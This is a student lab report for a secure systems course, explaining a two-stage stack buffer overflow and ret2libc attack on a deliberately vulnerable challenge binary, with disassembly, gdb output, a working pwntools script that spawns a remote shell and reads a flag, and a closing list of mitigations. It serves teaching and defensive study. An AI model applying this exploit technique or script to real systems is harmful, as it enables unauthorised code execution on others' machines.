

# **Assignment 2 - Report**

## **Secure Systems Engineering**

**Shreyas Bargale CS22B016**

**Raadhes Chandaluru CS22B069**

**Report Marks: 25**

**Payload Marks: 70+5**

# Explanation of Vulnerability & Payload

```
Decompile: main - (chall)
1
2 /* WARNING: Unknown calling convention */
3
4 int main(int argc, char **argv)
5
6 {
7     ignore_me_init_buffering();
8     ignore_me_init_signal();
9     banner();
10    start();
11    return 0;
12 }
13
```

## Explanation of vulnerability in start function:

- Execution of the program starts at main and goes to the function “start”
- The vulnerability here is the scanf of username. This can be exploited to cause a buffer overflow to change stack contents.
- Initially the value of root is 0 and the execution enters the first if statement. root seems to be a variable in the data section. It seems that changing root may not be a viable option to change execution.

root			
0041206c	00 00 00 00	int	0h

- The other idea is to change the return address to subvert execution to the “else” portion of code.

```
Decompile: start - (chall)
1
2 /* WARNING: Unknown calling convention -- yet parameter storage is locked */
3
4 void start(void)
5
6 {
7     char username [32];
8
9     printf("What is your name? ");
10    __isoc99_scanf(&DAT_004106a6,username);
11    printf("Welcome to Hogwarts %32s\n",username);
12    if (root == 0) {
13        puts("Slytherrin wins the House cup.");
14    }
15    else {
16        puts("Welcome Dumbledore...");
17        puts("Wait, you don't look like Dumbledore.");
18        puts("But since you reached here, you might be him.");
19        puts("God know what kind of spells exist these days.");
20        puts("So for the House cup this year, Slytherrin is 1st with 480 points.");
21        printf("and Gryffindor is 4th with 380 points.");
22        puts("You can award some points to Gryffindor ");
23        puts("Here are 5 points");
24        command();
25    }
26    return;
27 }
28
```

- Below we can see that the beginning of username array is 0xffffcf30. The array is 32 bytes long.
- The previous ebp is stored at 0xffffcf58 and the return address of start function is at 0xffff5c (value 0x410192). The offset of username from the base pointer can also be seen below. Note that the return address of start is just above the location where base pointer points to.
- Inputting more than 32 bytes can cause a buffer overflow. We use this to change the return address of the start function.

```
(gdb) x/16x $esp
0xffffcf30: 0x0041064f 0x00410240 0xf7eb0f72 0x0040ff99
0xffffcf40: 0x000000b4 0x0040ff4b 0x00000002 0x00410240
0xffffcf50: 0x00000001 0xffffd014 0xffffcf68 0x00410192
0xffffcf60: 0xf7fb13dc 0xffffcf80 0x00000000 0xf7e1a637
(gdb) p &username
Python Exception <type 'exceptions.NameError': Installation error: gdb.execute_unwinders function is missing>:
$2 = (char (*)[32]) 0xffffcf30
```

```
00410088 <start>:
410088: 55          push    %ebp
410089: 89 e5      mov     %esp,%ebp
41008b: 83 ec 28   sub     $0x28,%esp
41008e: 83 ec 0c   sub     $0xc,%esp
410091: 68 d5 06 41 00 push   $0x4106d5
410096: e8 c5 84 c3 07 call    8048560 <printf@plt>
41009b: 83 c4 10   add     $0x10,%esp
41009e: 83 ec 08   sub     $0x8,%esp
4100a1: 8d 45 d8   lea     -0x28(%ebp),%eax
4100a4: 50          push    %eax
4100a5: 68 a6 06 41 00 push   $0x4106a6
4100aa: e8 31 85 c3 07 call    80485e0 <__isoc99_scanf@plt>
4100af: 83 c4 10   add     $0x10,%esp
4100b2: 83 ec 08   sub     $0x8,%esp
4100b5: 8d 45 d8   lea     -0x28(%ebp),%eax
4100b8: 50          push    %eax
4100b9: 68 e9 06 41 00 push   $0x4106e9
4100be: e8 9d 84 c3 07 call    8048560 <printf@plt>
4100c3: 83 c4 10   add     $0x10,%esp
4100c6: a1 6c 20 41 00 mov     0x41206c,%eax
4100cb: 85 c0      test    %eax,%eax
4100cd: 0f 84 87 00 00 00 je      41015a <start+0xd2>
4100d3: 83 ec 0c   sub     $0xc,%esp
4100d6: 68 03 07 41 00 push   $0x410703
4100db: e8 b0 84 c3 07 call    8048590 <puts@plt>
4100e0: 83 c4 10   add     $0x10,%esp
4100e3: 83 ec 0c   sub     $0xc,%esp
4100e6: 68 1c 07 41 00 push   $0x41071c
4100eb: e8 a0 84 c3 07 call    8048590 <puts@plt>
4100f0: 83 c4 10   add     $0x10,%esp
4100f3: 83 ec 0c   sub     $0xc,%esp
4100f6: 68 44 07 41 00 push   $0x410744
4100fb: e8 90 84 c3 07 call    8048590 <puts@plt>
410100: 83 c4 10   add     $0x10,%esp
410103: 83 ec 0c   sub     $0xc,%esp
410106: 68 74 07 41 00 push   $0x410774
41010b: e8 80 84 c3 07 call    8048590 <puts@plt>
410110: 83 c4 10   add     $0x10,%esp
410113: 83 ec 0c   sub     $0xc,%esp
410116: 68 a4 07 41 00 push   $0x4107a4
41011b: e8 70 84 c3 07 call    8048590 <puts@plt>
410120: 83 c4 10   add     $0x10,%esp
410123: 83 ec 0c   sub     $0xc,%esp
410126: 68 e8 07 41 00 push   $0x4107e8
41012b: e8 30 84 c3 07 call    8048560 <printf@plt>
410130: 83 c4 10   add     $0x10,%esp
410133: 83 ec 0c   sub     $0xc,%esp
410136: 68 10 08 41 00 push   $0x410810
41013b: e8 50 84 c3 07 call    8048590 <puts@plt>
410140: 83 c4 10   add     $0x10,%esp
410143: 83 ec 0c   sub     $0xc,%esp
410146: 68 39 08 41 00 push   $0x410839
41014b: e8 40 84 c3 07 call    8048590 <puts@plt>
410150: 83 c4 10   add     $0x10,%esp
```

- Below we can see the address of various lines of code in the “else” block. This is in ghidra.
- 0x4100d3: First puts
- 0x4100e3: Second puts
- 0x4100f3: Third puts
- 0x410153: Call to “command” function
- Explanation of precise payload is done in further sections

```

    00 00 00
    chall.c:61 (16)
004100d3 83 ec 0c      SUB      ESP,0xc
004100d6 68 03 07      PUSH     s_Welcome_Dumbledore..._00410703
    41 00
004100db e8 b0 84      CALL     <EXTERNAL>::puts
    c3 07
004100e0 83 c4 10      ADD      ESP,0x10
    chall.c:62 (16)
004100e3 83 ec 0c      SUB      ESP,0xc
004100e6 68 1c 07      PUSH     s_Wait,_you_don't_look_like_Dumble_0041071c
    41 00
004100eb e8 a0 84      CALL     <EXTERNAL>::puts
    c3 07
004100f0 83 c4 10      ADD      ESP,0x10
    chall.c:63 (16)
004100f3 83 ec 0c      SUB      ESP,0xc
004100f6 68 44 07      PUSH     s_But_since_you_reached_here,_you_m_0041074
    41 00
004100fb e8 90 84      CALL     <EXTERNAL>::puts
    c3 07
00410100 83 c4 10      ADD      ESP,0x10
    chall.c:64 (16)
00410103 83 ec 0c      SUB      ESP,0xc
00410106 68 74 07      PUSH     s_God_know_what_kind_of_spells_exi_00410774
    41 00
    chall.c:68 (16)
00410143 83 ec 0c      SUB      ESP,0xc
00410146 68 39 08      PUSH     s_Here_are_5_points_00410839
    41 00
0041014b e8 40 84      CALL     <EXTERNAL>::puts
    c3 07
00410150 83 c4 10      ADD      ESP,0x10
    chall.c:69 (5)
00410153 e8 af fe      CALL     command
    ff ff
    chall.c:73 (2)
00410158 eb 10      JMP      LAB_0041016a

```

## Explanation of vulnerability in command function:


This is the second vulnerability. After subverting to the “command” function we must make use of the vulnerability here.

The vulnerability here is again a buffer overflow vulnerability. The return address can be modified by suitably overflowing the “buf” array.

The vulnerability is the partial ASLR which makes the relative offset between system() and printf() same in the shared library.

dlopen: open a shared object

dlsym: obtain address of a symbol in a shared object or executable



```
1
2 /* WARNING: Unknown calling convention -- yet parameter stor
3
4 void command(void)
5
6 {
7     undefined4 uVar1;
8     char buf [32];
9     void *printf_fp;
10    link_map *lm;
11
12    uVar1 = dlopen("libc.so.6",2);
13    uVar1 = dlsym(uVar1,"printf");
14    printf("Printf address: %p\n",uVar1);
15    printf("Which spell do you want to cast: ");
16    __isoc99_scanf(&DAT_004106a6,buf);
17    printf("(Also there is something useful here)%s ",shell);
18    return;
19 }
```

- We can observe that the address of printf in the shared library changes in different runs. This is likely because ASLR is enabled on the machine we are communicating with.
- We aim to start a shell by using libc “system” function by changing the return address to the address of system function and passing necessary arguments. The address of system will be at a constant offset to printf as they are part of the same library. The offset can be calculated by running gdb with the shared library or using ghidra to see the addresses. This is shown below.

- system: 0x4a950, printf: 0x59030. The offset of system function from printf is -0xe6e0.

```

ssh@ssh-vm:~/Downloads/CS228016-CS228069/assgn2$ gdb ./libc.so.6
Python Exception <type 'exceptions.ImportError': No module named gdb>:
gdb: warning:
Could not load the Python gdb module from '/usr/local/share/gdb/python'.
Limited Python support is available from the gdb module.
Suggest passing --data-directory=/path/to/gdb/data-directory.

GNU gdb (GDB) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./libc.so.6...(no debugging symbols found)...done.
(gdb) p system
$1 = {<text variable, no debug info>} 0x3a950 <system>
(gdb) p printf
$2 = {<text variable, no debug info>} 0x49030 <printf>
(gdb)

```

```

*
*****
int __cdecl system(char * __command)
int          EAX:4          <RETURN>
char *       Stack[0x4]:4   __command
               __libc_system
               system
0004a950 83 ec 0c          SUB     ESP,0xc

*
*****
int __cdecl printf(char * __format, ...)
int          EAX:4          <RETURN>
char *       Stack[0x4]:4   __format
               _IO_printf
               printf
00059030 e8 54 43          CALL    __i686.get_pc_thunk.ax

```

- In order to start a shell we pass the “Path” of the shell executable. A hint for this was provided in the “command” function. We can find the string a/bin/sh at 0x410220.
- The address stored in the char \* variable “shell” is 0x410220. Inspecting the data section we can also see the string. Observe this in the below figure.
- In order to pass “/bin/sh” to “system” function we need to pass the address 0x410221. (Notice the addition of ONE)

```

Contents of section .rodata:
410218 03000000 01000200 612f6269 6e2f7368 .....a/bin/sh
410228 005b215d 20416e74 6920446f 53205369 .[!] Anti DoS Si
410238 676e616c 2e000000 e29688e2 9688e295 gnal.....
410248 97202020 20e29688 e29688e2 9597e296 .
410258 88e29688 e29688e2 9688e296 88e29688 .....
410268 e29688e2 9597e296 88e29688 e2959720 .....
410278 20202020 20e29688 e29688e2 9688e296 .....
410288 88e29688 e29688e2 959720e2 9688e296 .....
410298 88e29688 e29688e2 9688e296 88e29597 .....
4102a8 20e29688 e29688e2 9688e295 97202020 .....
4102b8 e29688e2 9688e296 88e29597 e29688e2 .....
4102c8 9688e296 88e29688 e29688e2 9688e296 .....
4102d8 88e29597 0ae29688 e29688e2 95912020 .....
4102e8 2020e296 88e29688 e29591e2 9688e296 .....
4102f8 88e29594 e29590e2 9590e295 90e29590 .....
410308 e2959de2 9688e296 88e29591 20202020 .....
410318 20e29688 e29688e2 9594e295 90e29590 .....
410328 e29590e2 9590e295 9de29688 e29688e2 .....
410338 9594e295 90e29590 e29590e2 9688e296 .....
410348 88e29597 e29688e2 9688e296 88e29688 .....
410358 e2959720 e29688e2 9688e296 88e29688 ...
410368 e29591e2 9688e296 88e29594 e29590e2 .....
410378 9590e295 90e29590 e2959d0a e29688e2 .....
410388 9688e295 9120e296 88e29597 20e29688 .....
410398 e29688e2 9591e296 88e29688 e29688e2 .....

```

```
shell

0041203c 20 02 41 00      char *      s_a/bin/sh_00410220
```

- We observe the assembly of “command” function. We see that the start address of “buf” is 0x30 (48 bytes) from the base pointer. This means that the return address of “command” function is 52 bytes above the start of the buf array. This will be needed to construct the payload.

```
41005e: 8d 45 d0          lea     -0x30(%ebp),%eax
410061: 50               push    %eax
410062: 68 a6 06 41 00    push    $0x4106a6
410067: e8 74 85 c3 07    call    80485e0 <__isoc99_scanf@plt>
```

- Additional explanation regarding the payload structure is given below.

## Further explanation of Payload & script

Note that as the machine is Little Endian, the addresses must be entered starting at the LSB at lower address. p32() does this

This is a version of payload script:

```
script.py
1  from pwn import *
2  p = remote("10.21.235.155",9999)
3  p.sendline(b"A"*44 + b"\xd3\x00\x41\x00")
4
5  print(p.recvuntil(b"Printf address: ").decode(errors="ignore"))
6
7  printf_addr = int(p.recvline().strip(), 16)
8  system_addr = printf_addr - 0xE6E0
9
10 p.sendline(b"A"*52 + p32(system_addr) +
11 b"A"*4 + b"\x21\x02\x41\x00")
12 p.sendline("ls -al")
13 p.sendline("cat flag")
14 p.sendline("exit")
15 print(p.recvall().decode(errors="ignore"))
```



Explanation of script: (Note that majority of information was explained in previously)

1. Import pwn
2. Create connection to talk to process
3. Exploit vulnerability in “start” function.
  - a. As discussed previously the ebp points to 40 bytes above the start of username array.  
-0x28(%ebp) is the start of username array as seen in the assembly code. Return address begins at 44 bytes above username array start.
  - b. Buffer overflow payload construction: 44 Bytes Filler + Required Return address to the “else” block. Below shows execution subverting for different addresses in the “else” block of code. The addresses were seen in Ghidra previously.

Execution:	Payload
<pre>What is your name? Welcome to Hogwarts AAA AAA Slytherin wins the House cup. Welcome Dumbledore... Wait, you don't look like Dumbledore.</pre>	<pre>p.sendline(b"A"*44 + b"\xd3\x00\x41\x00")</pre>
<pre>What is your name? Welcome to Hogwarts AAAAAAAAAA AAA Slytherin wins the House cup. Wait, you don't look like Dumbledore. But since you reached here, you might be him.</pre>	<pre>p.sendline(b"A"*44 + b"\xe3\x00\x41\x00")</pre>
<pre>What is your name? Welcome to Hogwarts AAAC Slytherin wins the House cup. Here are 5 points</pre>	<pre>p.sendline(b"A"*44 + b"\x43\x01\x41\x00")</pre>

4. —
5. Receive the process output until the string “Printf address: “. After this the address of printf is printed.
6. —
7. Read the address and convert into an integer from hexadecimal string.
8. Apply the offset transformation. The offset was shown previously.
9. —
10. Filler of 52 bytes + Address of “system” function (In location of return address)
11. + 4 bytes filler + Address of “/bin/sh” string (argument to system function).  
 The 4 byte filler here is required because when ret is done in command function the %esp increments by 4 bytes, then in the system function %esp value is moved to %ebp. Hence in order for %ebp+8 to point to the arguments we must add necessary filler.  
 The location of return address of “command” function with respect to buf array was found previously. (52 bytes above buf array start)  
 The Address “/bin/sh” was found previously as well. (0x410021)

12. Shell has been opened. [We can also switch to interactive mode from the pwntools using `p.interactive()` if the user wants to use commands in the created shell]. Run “ls” command to see files in the directory.
13. “flag” file is present. Use “cat” command to see its command.
14. “Exit” command to exit the shell.
15. Print output of the process. (Everything after the printf address is shown)

Success:

```
sse@sse_vm:/media/sf_CS6570/Assignments/A2$ python3 script.py
[+] Opening connection to 10.21.235.155 on port 9999: Done
WELCOME

What is your name? Welcome to Hogwarts AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA
Slytherrin wins the House cup.
Welcome Dumbledore...
Wait, you don't look like Dumbledore.
But since you reached here, you might be him.
God know what kind of spells exist these days.
So for the House cup this year, Slytherrin is 1st with 480 points.
and Gryffindor is 4th with 380 points.You can award some points to Gryffindor
Here are 5 points
Printf address:
[+] Receiving all data: Done (746B)
[*] Closed connection to 10.21.235.155 port 9999
Which spell do you want to cast: (Also there is something useful here)a/bin/sh
otal 1828
drwxr-x--- 1 0 1000      4096 Feb 13 17:44 .
drwxr-x--- 1 0 1000      4096 Feb 13 17:44 ..
-rwxr-x--- 1 0 1000       220 Aug 31  2015 .bash_logout
-rwxr-x--- 1 0 1000      3771 Aug 31  2015 .bashrc
-rwxr-x--- 1 0 1000       655 Jul 12  2019 .profile
drwxr-x--- 1 0 1000      4096 Feb 13 16:11 bin
-rwxr-x--- 1 0 1000     16696 Feb 13 17:38 chall
drwxr-x--- 1 0 1000      4096 Feb 13 16:11 dev
-rwxr----- 1 0 1000        43 Feb 27 04:49 flag
drwxr-x--- 1 0 1000      4096 Feb 13 16:11 lib
drwxr-x--- 1 0 1000      4096 Feb 13 16:11 lib32
drwxr-x--- 1 0 1000      4096 Feb 13 16:11 lib64
-rwxr-x--- 1 0 1000 1775464 Feb 13 17:39 libc.so.6
Congratulations!! 70 points to Gryffindor!
```

To run: (One of the following should be run) Note that the second will be using the python script anyway.

- python3 script.py
- chmod +x exploit.sh  
./exploit.sh

## Difficulties:

1. While running the chall on local system the address of system was shown to be the following:

```
(gdb) p system
$3 = {<text variable, no debug info>} 0xf7e3c920 <system>
(gdb) p printf
```

This caused a problem while exploiting because 0x20 is whitespace. scanf stops reading at whitespaces, therefore the whole address and argument to system was not being read.

2. The above problem would most likely not arise in the remote machine, but it may cause problems once in a while. The problem would arise with low probability.  
Please run **atleast twice** to decrease the probability of this ISSUE.
3. It was difficult to type out the needed padding "A"s without the pwntools and interacting with the program to insert hex numbers because of "\". This required automating the script.
4. Due to the payload being dependent on process output it was hard to write a bash script for this. Pwntools was useful in this as well. (printf address read and offset transform)
5. It took time to figure out ASLR was being used in the remote machine and that offset between printf and system is fixed.
6. In local system, by default the executable was using the libc shared object that was in the system already instead of the libc.so.6 that was provided. Hence we had to work with the remote machine to exploit while using ghidra to decompile the libc.so.6 file provided in order to understand the offset between the functions.

## Resources Used & Acknowledgements:

- Objdump, GDB
- Objdump -d and Objdump -s
- Pwntools: <https://medium.com/@zeshanahmednabin/title-a-beginners-guide-to-pwntools-aaf56fc62e0a>
- Chatgpt to understand syntax of pwntools.
- Ghidra
- dlopen manpage: <https://man7.org/linux/man-pages/man3/dlopen.3.html>
- dlsym manpage: <https://man7.org/linux/man-pages/man3/dlsym.3.html>

## Defense mechanisms of vulnerabilities exploited:

- Using PLT with GOT table as part of complete ASLR can be a defence mechanism of the vulnerability. Here we were still able to exploit as the printf address was provided.
- Not printing the address of printf could have prevented this.
- ASLR in the code section (with position independent code) would have prevented the us from being able to subvert execution to the “else” block in the start function.
- Canaries can be used to prevent buffer overflows(though it can still be exploited).
- Avoid putting “/bin/sh” in the read only data section of the binary.
- Using %32s for the scanf or whatever is the length of the buffer would prevent buffer overflows as well.

## Contributions

The task was initially done mostly separately by both team members Raadhes and Shreyas so both members will have a good understanding of all details of the assignment. Both students discussed a little but exploited the vulnerabilities separately with pwntools script.

Following this the team members discussed their findings to make sure they both understood the assignment correctly and exploited the code correctly.

Submitted payload script:

Both members checked out pwntools and crafted the final python pwntools script together.

Report:

Raadhes provided several of the ghidra screenshots, and Shreyas provided several of the gdb screenshots added in the report. Content was written with interleaving by both members.